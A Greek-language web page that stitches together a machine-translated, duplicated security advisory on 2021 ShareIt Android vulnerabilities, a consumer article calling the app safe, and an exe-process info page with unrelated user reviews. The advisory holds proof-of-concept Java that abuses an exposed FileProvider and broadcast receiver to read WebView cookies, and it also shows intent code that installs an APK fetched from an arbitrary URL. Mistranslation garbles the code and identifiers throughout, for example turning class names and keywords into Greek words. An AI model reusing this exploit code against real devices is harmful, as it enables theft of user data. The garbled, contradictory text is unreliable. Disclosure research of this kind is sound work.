


Το Shareit έχει ιό
Μπορείτε να λάβετε κακόβουλο λογισμικό και ιό μέσω του Shareit
Περίληψη: 0 Ο χρήστης αξιολόγησε αυτήν τη διαδικασία.
Το ελάττωμα μετοχών θα μπορούσε να οδηγήσει σε απομακρυσμένη εκτέλεση κώδικα
Ανακαλύψαμε τρωτά σημεία στην εφαρμογή μετοχών. Αυτά τα τρωτά σημεία μπορούν να κακοποιηθούν για να διαρρεύσουν τα ευαίσθητα δεδομένα ενός χρήστη, να εκτελέσουν αυθαίρετο κώδικα και ενδεχομένως να οδηγήσουν σε απομακρυσμένη εκτέλεση κώδικα. Η εφαρμογή έχει πάνω από 1 δισεκατομμύριο λήψεις.
Από: Echo Duan, Jesse Chang 15 Φεβρουαρίου 2021 TIME: (λέξεις)
Ενημέρωση από τις 23 Φεβρουαρίου 2021, 9:24 P.Μ. μι.Τ.: Το Shareit έχει καθορίσει τα τρωτά σημεία που αναφέρονται σε αυτήν την καταχώρηση ιστολογίου. Οι χρήστες συμβουλεύονται να κατεβάσουν την τελευταία έκδοση της εφαρμογής που διατίθεται στο Google Play Store.
Ανακαλύψαμε πολλά τρωτά σημεία στην εφαρμογή που ονομάζεται Shareit . Τα τρωτά σημεία μπορούν να κακοποιηθούν για να διαρρεύσουν τα ευαίσθητα δεδομένα ενός χρήστη και να εκτελέσουν αυθαίρετο κώδικα με δικαιώματα μετοχών χρησιμοποιώντας κακόβουλο κώδικα ή εφαρμογή. Μπορούν επίσης να οδηγήσουν σε απομακρυσμένη εκτέλεση κώδικα (RCE). Στο παρελθόν, τα τρωτά σημεία που μπορούν να χρησιμοποιηθούν για λήψη και κλέψιμο αρχείων από τις συσκευές των χρηστών έχουν επίσης συσχετιστεί με την εφαρμογή. Ενώ η εφαρμογή επιτρέπει τη μεταφορά και τη λήψη διαφόρων τύπων αρχείων, όπως το πακέτο Android (APK), τα τρωτά σημεία που σχετίζονται με αυτά τα χαρακτηριστικά είναι πιθανότατα ακούσια ελαττώματα.
Το Shareit έχει πάνω από 1 δισεκατομμύριο λήψεις στο Google Play και έχει ονομαστεί ως μία από τις πιο κατεβάσετε εφαρμογές το 2019. Η Google έχει ενημερωθεί για αυτά τα τρωτά σημεία.
Λεπτομέρειες ευπάθειας

Βυθίσαμε στον κωδικό της εφαρμογής και διαπιστώσαμε ότι δηλώνει τον δέκτη εκπομπής ως “com.Λένοβο.Anyshare.εφαρμογή.Παραφροσύτης “. Λαμβάνει τη δράση “com.χασομερές.πακέτο.δράση.install_completed “και επιπλέον πρόθεση και στη συνέχεια καλεί τη λειτουργία startActivity ().
Δημιουργήσαμε έναν κώδικα απόδειξης-ιδέας (POC) για να επιθεωρήσουμε την ευπάθεια. Εάν ο παρακάτω κωδικός εκτελείται μέσω άλλης εφαρμογής στη συσκευή, θα εμφανίσει τη δραστηριότητά μου.

Οποιαδήποτε εφαρμογή μπορεί να καλέσει αυτό το στοιχείο εκπομπής. Αυτό δείχνει αυθαίρετες δραστηριότητες, συμπεριλαμβανομένων των εσωτερικών (μη δημόσιων) και των εξωτερικών δραστηριοτήτων εφαρμογών της Shareit.
Το Shareit ορίζει επίσης ένα FileProvider. Ο προγραμματιστής πίσω από αυτό απενεργοποίησε το εξαγόμενο χαρακτηριστικό μέσω Android: Exported = “False”, αλλά επέτρεψε το Android: Granturipermissions = “True” Χαρακτηριστικό. Αυτό δείχνει ότι οποιαδήποτε οντότητα τρίτου μέρους μπορεί ακόμα να αποκτήσει προσωρινή πρόσβαση ανάγνωσης/εγγραφής στα δεδομένα του παρόχου περιεχομένου.
Ακόμη χειρότερα, ο προγραμματιστής καθόρισε μια ευρεία διαδρομή ρίζας αποθήκευσης. Σε αυτή την περίπτωση, όλα τα αρχεία στο/data/data/φάκελο μπορούν να έχουν ελεύθερη πρόσβαση.
Ο παρακάτω κωδικός από το POC μας διαβάζει τα cookies webview. Αυτό μπορεί επίσης να χρησιμοποιηθεί για τη σύνταξη αρχείων στο φάκελο δεδομένων της εφαρμογής. Με άλλα λόγια, μπορεί να χρησιμοποιηθεί για να αντικαταστήσει τα υπάρχοντα αρχεία στην εφαρμογή Shareit.
Η δημόσια τάξη MainActivity επεκτείνει την AppCompatactivity {
    προστατευμένο κενό (Bundle SavedInstanCestate) {}
    προστατευμένο κενό onNewIntent (πρόθεση πρόθεσης) {}
    ιδιωτικό κενό handleintent (πρόθεση i) {
        Πρόθεση Next = νέα πρόθεση ("κακό");
        Επόμενο.setFlags (πρόθεση.Flag_grant_persistable_uri_permission | Πρόθεση.FLAG_GRANT_WRITE_URI_PERMISSION | Πρόθεση.FLAG_GRANT_READ_URI_PERMISSION);
        Επόμενο.setData (uri.("Περιεχόμενο: // com.Λένοβο.Anyshare.γγώνας.FileProvider/root/data/user/0/com.Λένοβο.Anyshare.GPS/app_webview/cookies "));
        Πρόθεση πρόθεσης = νέα πρόθεση ("com.χασομερές.πακέτο.δράση.install_completed ");
        πρόθεση.setPackage ("com.Λένοβο.Anyshare.GPS "); // Αυτό επιτρέπει σε άλλη εφαρμογή να λάβει την πρόθεση.
        Κούτσουρο.E ("demo", "Αποστολή εκπομπής");
        Κούτσουρο.D ("demo", "πήρε τη διεύθυνση URL:" + i.getData ());
        InputStream in = getContEntResolver ().OpenInputStream (i.getData ());
        String out = αυτό.ConvertStreamToString (IN);
        Κούτσουρο.d ("demo", "Διαβάστε τα cookies:" + out);
        } catch (ρίχνουμε th) {
        ρίξτε νέα runtimeException (th);
    }
}
Διαπιστώσαμε ότι το ShareIt δημιουργεί αρχεία VDEX/ODEX μετά το Dex2oat όταν ξεκίνησε για πρώτη φορά. Στη συνέχεια, η εφαρμογή φορτώνει αυτά τα αρχεία απευθείας σε μεταγενέστερη λειτουργία. Ένας εισβολέας μπορεί να δημιουργήσει ένα ψεύτικο αρχείο VDEX/ODEX και στη συνέχεια να αντικαταστήσει αυτά τα αρχεία μέσω της προαναφερθείσας ευπάθειας για την εκτέλεση κώδικα.
Επίσης, παρατηρήσαμε ότι το Shareit έχει δημιουργήσει βαθιούς συνδέσμους χρησιμοποιώντας τη διεύθυνση URL που οδηγεί σε συγκεκριμένα χαρακτηριστικά της εφαρμογής. Αυτά περιέχουν χαρακτηριστικά που μπορούν να κατεβάσουν και να εγκαταστήσουν οποιοδήποτε APK.

Το ShareIt δηλώνει μια δυνατότητα βαθιάς σύνδεσης που μπορεί να κατεβάσει αρχεία από μια διεύθυνση URL που διαθέτει το σχήμα του HTTP/HTTPS και του κεντρικού υπολογιστή που ταιριάζει *.wshareit.com ή gshare.CDN.μετοχή.com.

Παρέχει επίσης ένα χαρακτηριστικό που μπορεί να εγκαταστήσει ένα APK με το όνομα του αρχείου SAPIX SAPK.
Μπορείτε να λάβετε κακόβουλο λογισμικό και ιό μέσω του Shareit
Περίληψη: 0 Ο χρήστης αξιολόγησε αυτήν τη διαδικασία.
Το ελάττωμα μετοχών θα μπορούσε να οδηγήσει σε απομακρυσμένη εκτέλεση κώδικα
Ανακαλύψαμε τρωτά σημεία στην εφαρμογή μετοχών. Αυτά τα τρωτά σημεία μπορούν να κακοποιηθούν για να διαρρεύσουν έναν χρήστη’S ευαίσθητα δεδομένα, εκτελέστε αυθαίρετο κώδικα και ενδεχομένως οδηγούν σε απομακρυσμένη εκτέλεση κώδικα. Η εφαρμογή έχει πάνω από 1 δισεκατομμύριο λήψεις.
Από: Echo Duan, Jesse Chang 15 Φεβρουαρίου 2021 TIME: (λέξεις)
Ενημέρωση από τις 23 Φεβρουαρίου 2021, 9:24 P.Μ. μι.Τ.: Το Shareit έχει καθορίσει τα τρωτά σημεία που αναφέρονται σε αυτήν την καταχώρηση ιστολογίου. Οι χρήστες συμβουλεύονται να κατεβάσουν την τελευταία έκδοση της εφαρμογής που διατίθεται στο Google Play Store.
Ανακαλύψαμε πολλά τρωτά σημεία στην εφαρμογή που ονομάζεται Shareit . Τα τρωτά σημεία μπορούν να κακοποιηθούν για να διαρρεύσουν έναν χρήστη’S ευαίσθητα δεδομένα και εκτελέστε αυθαίρετο κώδικα με δικαιώματα μετοχών χρησιμοποιώντας έναν κακόβουλο κώδικα ή εφαρμογή. Μπορούν επίσης να οδηγήσουν σε απομακρυσμένη εκτέλεση κώδικα (RCE). Στο παρελθόν, τα τρωτά σημεία που μπορούν να χρησιμοποιηθούν για λήψη και κλέψιμο αρχείων από χρήστες’ Οι συσκευές έχουν επίσης συσχετιστεί με την εφαρμογή. Ενώ η εφαρμογή επιτρέπει τη μεταφορά και τη λήψη διαφόρων τύπων αρχείων, όπως το πακέτο Android (APK), τα τρωτά σημεία που σχετίζονται με αυτά τα χαρακτηριστικά είναι πιθανότατα ακούσια ελαττώματα.
Το Shareit έχει πάνω από 1 δισεκατομμύριο λήψεις στο Google Play και έχει ονομαστεί ως μία από τις πιο κατεβάσετε εφαρμογές το 2019. Η Google έχει ενημερωθεί για αυτά τα τρωτά σημεία.
Λεπτομέρειες ευπάθειας
Βυθίσαμε στην εφαρμογή’S Code και διαπίστωσε ότι δηλώνει τον δέκτη εκπομπής ως “com.Λένοβο.Anyshare.εφαρμογή.Παραπλανητής”. Λαμβάνει τη δράση “com.χασομερές.πακέτο.δράση.install_completed “και επιπλέον πρόθεση και στη συνέχεια καλεί τη λειτουργία startActivity ().
Δημιουργήσαμε έναν κώδικα απόδειξης-ιδέας (POC) για να επιθεωρήσουμε την ευπάθεια. Εάν ο παρακάτω κωδικός εκτελείται μέσω άλλης εφαρμογής στη συσκευή, θα εμφανίσει τη δραστηριότητά μου.
Οποιαδήποτε εφαρμογή μπορεί να καλέσει αυτό το στοιχείο εκπομπής. Αυτό δείχνει αυθαίρετες δραστηριότητες, συμπεριλαμβανομένου του Shareit’S Εσωτερικές (μη δημόσιες) και εξωτερικές δραστηριότητες εφαρμογών.
Το Shareit ορίζει επίσης ένα FileProvider. Ο προγραμματιστής πίσω από αυτό απενεργοποίησε το εξαγόμενο χαρακτηριστικό μέσω Android: Exported = “False”, αλλά επέτρεψε το Android: Granturipermissions = “True” Χαρακτηριστικό. Αυτό δείχνει ότι οποιαδήποτε οντότητα τρίτου μέρους μπορεί ακόμα να αποκτήσει προσωρινή πρόσβαση ανάγνωσης/εγγραφής στα δεδομένα του παρόχου περιεχομένου.
Ακόμη χειρότερα, ο προγραμματιστής καθόρισε μια ευρεία διαδρομή ρίζας αποθήκευσης. Σε αυτή την περίπτωση, όλα τα αρχεία στο/data/data/φάκελο μπορούν να έχουν ελεύθερη πρόσβαση.
Ο παρακάτω κωδικός από το POC μας διαβάζει τα cookies webview. Αυτό μπορεί επίσης να χρησιμοποιηθεί για να γράψει οποιαδήποτε αρχεία στην εφαρμογή’φάκελος δεδομένων. Με άλλα λόγια, μπορεί να χρησιμοποιηθεί για να αντικαταστήσει τα υπάρχοντα αρχεία στην εφαρμογή Shareit.
Η δημόσια τάξη MainActivity επεκτείνει την AppCompatactivity
προστατευμένο κενό (Bundle SavedInstancestate)
προστατευμένο κενό onNewintent (πρόθεση πρόθεσης)
ιδιωτικό κενό handleintent (πρόθεση i)
Πρόθεση Next = νέα πρόθεση (“κακό”);
Επόμενο.setFlags (πρόθεση.Flag_grant_persistable_uri_permission | Πρόθεση.FLAG_GRANT_WRITE_URI_PERMISSION | Πρόθεση.FLAG_GRANT_READ_URI_PERMISSION); Επόμενο.setData (uri.(“Περιεχόμενο: // com.Λένοβο.Anyshare.γγώνας.FileProvider/root/data/user/0/com.Λένοβο.Anyshare.GPS/app_webview/cookies “));
Πρόθεση πρόθεσης = νέα πρόθεση (“com.χασομερές.πακέτο.δράση.install_completed “);
πρόθεση.setPackage (“com.Λένοβο.Anyshare.GPS “); // Αυτό επιτρέπει σε άλλη εφαρμογή να λάβει την πρόθεση.
Κούτσουρο.E (“demo”, “Αποστολή εκπομπής”);
Κούτσουρο.D (“demo”, “πήρε τη διεύθυνση URL:” + i.getData ());
InputStream in = getContEntResolver ().OpenInputStream (i.getData ());
String out = αυτό.ConvertStreamToString (IN);
Κούτσουρο.d (“demo”, “Διαβάστε τα cookies:” + out);
Catch (ρίχνουμε th)
ρίξτε νέα runtimeException (th);
Διαπιστώσαμε ότι το ShareIt δημιουργεί αρχεία VDEX/ODEX μετά το Dex2oat όταν ξεκίνησε για πρώτη φορά. Στη συνέχεια, η εφαρμογή φορτώνει αυτά τα αρχεία απευθείας σε μεταγενέστερη λειτουργία. Ένας εισβολέας μπορεί να δημιουργήσει ένα ψεύτικο αρχείο VDEX/ODEX και στη συνέχεια να αντικαταστήσει αυτά τα αρχεία μέσω της προαναφερθείσας ευπάθειας για την εκτέλεση κώδικα.
Επίσης, παρατηρήσαμε ότι το Shareit έχει δημιουργήσει βαθιούς συνδέσμους χρησιμοποιώντας τη διεύθυνση URL που οδηγεί σε συγκεκριμένα χαρακτηριστικά της εφαρμογής. Αυτά περιέχουν χαρακτηριστικά που μπορούν να κατεβάσουν και να εγκαταστήσουν οποιοδήποτε APK.
Το ShareIt δηλώνει μια δυνατότητα βαθιάς σύνδεσης που μπορεί να κατεβάσει αρχεία από μια διεύθυνση URL που διαθέτει το σχήμα του HTTP/HTTPS και του κεντρικού υπολογιστή που ταιριάζει *.wshareit.com ή gshare.CDN.μετοχή.com.
Παρέχει επίσης ένα χαρακτηριστικό που μπορεί να εγκαταστήσει ένα APK με το όνομα του αρχείου SAPIX SAPK. Αυτή η λειτουργία μπορεί να χρησιμοποιηθεί για την εγκατάσταση μιας κακόβουλης εφαρμογής. Εάν συμβαίνει αυτό, θα επιτρέψει σε ένα περιορισμένο RCE όταν ο χρήστης κάνει κλικ σε μια διεύθυνση URL.
Για να επαληθεύσουμε εάν η παραπάνω λειτουργικότητα είναι διαθέσιμη στο πρόγραμμα περιήγησης Google Chrome, δημιουργήσαμε ένα χαρακτηριστικό HREF στο HTML. Όταν ο χρήστης κάνει κλικ σε αυτήν τη διεύθυνση URL λήψης, το Chrome θα καλέσει το Shareit για να κατεβάσετε το SAPK από http: // gshare.CDN.μετοχή.com. Δεδομένου ότι υποστηρίζει το πρωτόκολλο HTTP, αυτό το SAPK μπορεί να αντικατασταθεί από την προσομοίωση μιας επίθεσης Man-in-the-Middle (MITM).

Με αυτόν τον τρόπο, το κακόβουλο λογισμικό.Το SAPK (ένα αρχείο δείγματος που χρησιμοποιείται εδώ για να αντιπροσωπεύει το κακόβουλο λογισμικό) θα μεταφορτωθεί στον κατάλογο SDCard/ShareIt/Download/Apps Sily. Για να προσομοιώσουμε αυτό, κατασκευάσαμε ένα HREF.

Ωστόσο, η ειδοποίηση εγκατάστασης SAPK δεν εμφανίζεται. Για να ελέγξουμε αν αυτή η πρόθεση μπορεί να ληφθεί από το ShareIt, προσπαθήσαμε να την στείλουμε απευθείας στην εφαρμογή χρησιμοποιώντας αυτόν τον κωδικό:
Πρόθεση myTest = πρόθεση.Parseuri (“Πρόθεση: /// sdcard/shareit/download/apps/malware.SAPK #intent; Action = Android.πρόθεση.δράση.Προβολή; scheme = content, πακέτο = com.Λένοβο.Anyshare.GPS, τύπος = κείμενο/απλό, τέλος “, 1)
Κούτσουρο.E (“δοκιμή”, “πρόθεση:” + mytest);
> Catch (Urisyntaxexception e)
Κούτσουρο.e (“Δοκιμή”, “Σφάλμα σύνταξης URL:” + e);
Το αποτέλεσμα δείχνει ότι το μερίδιο μπορεί να δεχτεί αυτήν την πρόθεση και αναδυόμενο apk εγκατάσταση UI.
Ο λόγος για την ανεπιτυχή λειτουργία μέσω του Chrome είναι ότι το πρόγραμμα περιήγησης παρακολουθεί αυτό το αίτημα. Με την αντίστροφη μηχανική, διαπιστώσαμε ότι το Chrome απέρριψε την πρόθεση του περιεχομένου/αρχείου λόγω ανησυχιών για την ασφάλεια.
Ακόμη και αν η λήψη και η εγκατάσταση του APK από το Chrome Deep Link δεν ήταν επιτυχής, η ίδια επίθεση μπορεί ακόμα να εκτελεστεί με τη λήψη του APK από μια αυθαίρετη διεύθυνση URL και την εγκατάσταση APK κάτω από μια αυθαίρετη διαδρομή χρησιμοποιώντας αυτόν τον κώδικα μέσω μιας κακόβουλης εφαρμογής τοπικά:
Πρόθεση Next = νέα πρόθεση ();
Επόμενο.setData (uri.PARSE (“http: // 10.64.100.51: 8080/ βάση.sapk “)); // αυθαίρετη διεύθυνση URL
Πρόθεση Next1 = νέα πρόθεση ();
Επόμενο1.setData (uri.Parse (“Περιεχόμενο: /// sdcard/shareit/download/apps/base.SAPK/BASE.apk “)) · // αυθαίρετη διαδρομή
Το Shareit είναι επίσης ευαίσθητο σε μια επίθεση Man-in-the-Disk (MITD). Αυτό οφείλεται στο γεγονός ότι όταν ένας χρήστης κατεβάζει την εφαρμογή στο κέντρο λήψης, πηγαίνει στον κατάλογο όπως φαίνεται στον δείγμα κώδικα. Ο φάκελος είναι ένας εξωτερικός κατάλογος, που σημαίνει ότι οποιαδήποτε εφαρμογή μπορεί να έχει πρόσβαση με άδεια εγγραφής SDCard.

Για να το δείξουμε, αντιγράψαμε με το χέρι το Twitter.APK στον κώδικα για να το αντικαταστήσετε με ένα ψεύτικο αρχείο με το ίδιο όνομα. Ως αποτέλεσμα, θα εμφανιστεί στην κύρια οθόνη ένα pop-up της ψεύτικης εφαρμογής Twitter.

Η επαναλειτουργία της εφαρμογής Shareit θα προκαλέσει ξανά την εμφάνιση της εφαρμογής Twitter στην οθόνη για να σας ζητήσει από τον χρήστη να το εγκαταστήσει.

Με την εκτόξευση του κουμπιού εγκατάστασης, η ψεύτικη εφαρμογή θα εγκατασταθεί με επιτυχία και θα ανοίξει αυτόματα. Αυτό θα δείξει ένα άλλο αναδυόμενο κοινό ειδοποίησης συστήματος.
Ο εξωτερικός κατάλογος έχει επίσης ορισμένους καταλόγους που μπορούν να χρησιμοποιηθούν για να κλέψουν και να αντικαταστήσουν τα αρχεία:
Εφαρμογές Audios Αρχεία εικόνων βίντεο
Το Shareit είναι ένα κέντρο παιχνιδιών που παρέχει εφαρμογές παιχνιδιού που μπορούν να μεταφορτωθούν από τα παιχνίδια αρχείων διαμόρφωσης.XML που βρίσκεται στο com.Λένοβο.Anyshare.Ο κατάλογος GPS/shared_prefs.
Η εξέταση αυτού του αρχείου δείχνει ότι οι διευθύνσεις URL λήψης δεν είναι μόνο από το Google Play, αλλά και από άλλους πωλητές. Οι περισσότερες από τις διευθύνσεις URL χρησιμοποιούν το πρωτόκολλο HTTP και είναι πολύ επικίνδυνο να μεταφέρετε δεδομένα χωρίς κρυπτογράφηση, καθώς αυτά μπορούν να παραβιαστούν από έναν εισβολέα MITM.
Συστάσεις
Η ασφάλεια θα πρέπει να αποτελεί κορυφαία σκέψη για τους προγραμματιστές εφαρμογών, τις επιχειρήσεις και τους χρήστες. Για ασφαλή χρήση εφαρμογών για κινητά, συνιστούμε να ενημερώνουμε τακτικά και να επιδιορθώσουμε τα λειτουργικά συστήματα κινητής τηλεφωνίας και την ίδια την εφαρμογή. Οι χρήστες θα πρέπει επίσης να ενημερώνονται με την ανάγνωση κριτικών και άρθρων σχετικά με τις εφαρμογές που κατεβάζουν.
Μπορείτε να λάβετε κακόβουλο λογισμικό και ιό μέσω του Shareit?

Το Shareit είναι η πιο δημοφιλής εφαρμογή ανταλλαγής αρχείων cross-platform για το Android και το iOS, καθώς και για τα Windows και Mac. Με το Shareit, οι χρήστες μπορούν να στείλουν και να λάβουν όλους τους τύπους αρχείων χωρίς ταλαιπωρία. Όμως, δεδομένου ότι’S App File Sharing, έθεσε κάποιες ανησυχίες για ορισμένους χρήστες που αναρωτιούνται εάν κινδυνεύουν να μολύνουν τις συσκευές τους ή όχι. Έτσι, μπορείτε να πάρετε κακόβουλο λογισμικό και ιό μέσω του Shareit?
Το Shareit θεωρείται η ταχύτερη εφαρμογή κοινής χρήσης αρχείων στο Διαδίκτυο και, όταν εξετάζουμε τη δημοτικότητά της σε επίσημα καταστήματα εφαρμογών όπως το Google Play Store και το iOS App Store, πρέπει να το πιστέψουμε. Στην πραγματικότητα, εξαρτάται από τη σύνδεσή σας στο Διαδίκτυο, ανεξάρτητα από το τι θα έλεγαν οι άνθρωποι. Ωστόσο, αυτό’είναι μια εξαιρετική εφαρμογή και μας επιτρέπει να στέλνουμε και να λαμβάνουμε εικόνες, βίντεο, έγγραφα, πακέτα εγκατάστασης, ταπετσαρίες και οτιδήποτε άλλο.
Επίσης, το Shareit έρχεται με ένα ενσωματωμένο πρόγραμμα αναπαραγωγής βίντεο που τρέχει ομαλά βίντεο και ταινίες, μαζί με ένα player μουσικής που μας επιτρέπει να αποκτήσουμε πρόσβαση στην αγαπημένη μας μουσική χωρίς να χρειάζεται να το κατεβάσετε.
Μπορείτε να λάβετε κακόβουλο λογισμικό και ιό μέσω του Shareit?
Πρώτον, πρέπει να γνωρίζετε ότι το ίδιο το Shareit δεν είναι κακόβουλο λογισμικό ή spyware. Το’είναι μια καθαρή εφαρμογή, διαθέσιμη για κινητές συσκευές και στα δύο Android’S Google Play Store και iOS App Store, καθώς και στα Windows 10 και Mac. Ωστόσο, αυτό’είναι μια εφαρμογή κοινής χρήσης αρχείων, οπότε εσείς’Θα εκθέσω τις συσκευές σας σε δυνητικά μολυσμένα αρχεία που λαμβάνετε από άλλους.
Για να αποφύγετε το κακόβουλο λογισμικό και τον ιό μέσω του ShareIt, έχετε πάντα ένα τρέχον Antivirus στη συσκευή σας κάθε φορά που κατεβάζετε κάτι μέσω αυτής της εφαρμογής filesharing. Ωστόσο, θα πρέπει να ανησυχείτε μόνο για τους ιούς και τα προγράμματα κακόβουλου λογισμικού εάν λαμβάνετε ένα δυνητικά μολυσμένο αρχείο από μια συσκευή που εκτελεί το ίδιο λειτουργικό σύστημα με το δικό σας από τον ιό Android, για παράδειγμα, κέρδισε’δεν δουλεύουμε στο iOS ή αντίστροφα.
Συμπερασματικά, η εφαρμογή Shareit είναι καθαρή και ασφαλής, αλλά τα αρχεία που λαμβάνετε μέσω αυτής ενδέχεται να μολυνθούν, ώστε πάντα να έχετε λογισμικό προστασίας από ιούς για να αποφύγετε τη μόλυνση της συσκευής σας.
Είναι μετοχών.exe ιός ή όχι? Και πώς να το αναγνωρίσετε


Πώς να αναγνωρίσετε εάν υπάρχει ιός ή απειλή για την ασφάλεια στη διαδικασία των Windows 11, 10 ή 7 που ονομάζεται Shareit.exe
Μοιράσου το.exe: Πρώτα απ ‘όλα, σκεφτείτε την προέλευση της μετοχής σας.exe. Εάν το πήρατε από τον κατασκευαστή (CD, ιστοσελίδα του κατασκευαστή), ο κίνδυνος είναι χαμηλός Relativelly Low. Εάν έχετε κατεβάσει το Shareit.exe από την ιστοσελίδα που δεν ανησυχεί, ανώνυμος ή χάκερς, ο κίνδυνος είναι υψηλός. Δεν έχουμε αποδείξεις εάν το μερίδιο.Το EXE περιέχει ιό. Επίσης, εάν ο υπολογιστής σας έχει ήδη μολυνθεί, ορισμένοι ιοί μπορούν να μολύνουν άλλα εκτελέσιμα, συμπεριλαμβανομένων των «αθώων» αυτών. Εάν είστε σε αμφιβολίες, ακολουθήστε αυτόν τον οδηγό:
1) Χρησιμοποιείτε πάντα καλό πρόγραμμα προστασίας από ιούς και ελέγξτε το αρχείο σας με αυτό.
2) Εάν θέλετε μια επιπλέον ασφάλεια, προσπαθήστε να ελέγξετε οποιοδήποτε συγκεκριμένο αρχείο με σαρωτές πολλαπλών αντιβιοών, όπως www.θορυβώδης.com – Αυτές οι δωρεάν υπηρεσίες θα σαρώσουν το αρχείο που ανεβάζετε με δεκάδες αντιιούς.
3) Επίσης, ελέγξτε το μέγεθος και/ή την έκδοση του αρχείου με τη λίστα εδώ – εάν η χρήση της έκδοσής σας είναι πολύ χαμηλή, είναι ύποπτη.
Μπορείτε επίσης να σας ενδιαφέρει :, Πώς να λύσετε τυπικά προβλήματα με το μερίδιο.Exe Error (ή πιο συγκεκριμένο μερίδιο.EXE Σφάλμα εφαρμογής) Οδηγός αφαίρεσης: Πώς να αφαιρέσετε το μερίδιο.exe. Επίλυση προβλημάτων με μερίδιο.exe δεν ανταποκρίνεται. Τυπικό μήνυμα Windows: Shareit.Exe High CPU. Πώς να χειριστείτε το κατεστραμμένο αρχείο: Κοινή χρήση.Το exe είναι κατεστραμμένο.

Αξιολόγηση κινδύνου ασφαλείας: N/a
Σημείωση: Η βαθμολογία κινδύνου ασφαλείας βασίζεται στις απόψεις του χρήστη. Αυτή δεν είναι η σύστασή μας ή η adwice με οποιονδήποτε τρόπο. Χρησιμοποιήστε το δικό σας μυαλό και σκεφτείτε δύο φορές 🙂
Τρόη και κακόβουλο λογισμικό: N/a
Τυπικά σφάλματα: Δεν βρέθηκε αρχείο, ένα σφάλμα εμφανίστηκε στο αρχείο, δεν ανταποκρίνεται, σφάλμα εφαρμογής 0x, Howto Delete, Stop, Run, replo και βρείτε το αρχείο.
Σημειώσεις:
– Το N/A είναι συντομογραφία για “Δεν είναι διαθέσιμη”. Αυτό σημαίνει ότι τώρα δεν έχουμε πληροφορίες εάν αυτή η διαδικασία είναι επιβλαβής ή όχι.
– Υπάρχει σχεδόν απεριόριστος αριθμός μηνυμάτων που πρέπει να εμφανίζονται ενώ εκτελείτε το λογισμικό. Επιλέξαμε μόνο τα τυπικά εδώ
Σχετικές δημοσιεύσεις για μετοχές.exe
Δείτε τα σχετικά μηνύματα του φόρουμ: Ακολουθήστε τους παρακάτω συνδέσμους για να δείτε το πλήρες νήμα
Περίληψη: 0 Ο χρήστης αξιολόγησε αυτήν τη διαδικασία.
NameParts: Sha, Sha REIT, Shar EIT, Μοιραστείτε το, .
Στιγμιότυπο αναθεωρήσεων χρήστη:
[22:24:06] KMS-QAD.exe: Malware Analiz.
[00:22:19] sandisksecureaccessv2_win.exe: Πώς να επαναφέρετε το Flasdisk SA.
[20:58:22] DX8VB.DLL: Ο κίνδυνος είναι ιός .
[14:18:21] NVSPCAPS.exe: Η λήψη διακομιστή Nvidia είναι NECES.
[20:01:40] PCACLI.DLL: Εάν έχετε ένα παιχνίδι ή οτιδήποτε άλλο.
[22:42:35] half_life_2_lost_coast_gdf.DLL: Halmacpi.ρήτρα.
[06:33:34] nvgftraypluginr.dll: plugin nvgft.ρήτρα .
[20:21:06] IVMS-4200.EXE: Διαδικασία που απαιτείται για το IVMS CCTV.
[19:16:19] PCLINK.exe: Λογισμικό ασύρματης εκτύπωσης για.
[00:18:37] McNetwork.DLL: Amze.
Προειδοποίηση: Για άλλη μια φορά για τις κριτικές χρηστών. Οι χρήστες μας μπορούν να προσθέσουν ελεύθερα τις κριτικές τους σχετικά με οποιαδήποτε διαδικασία θέλουν. Φυσικά, καθαρίζουμε και φιλτράρουμε τις λέξεις. Ωστόσο, μην εμπιστεύεστε τα πάντα. Δεν έχουμε χρόνο να αναθεωρήσουμε την πρόταση ενός χρήστη. Έτσι, οι πληροφορίες που παρέχονται στις αναθεωρήσεις των χρηστών μπορεί να είναι ακατανόητες. Ή εσφαλμένα. Ή οτιδήποτε άλλο. Είσαι ενήλικας, δεν είσαι? Πιστεύουμε στο μυαλό σας.
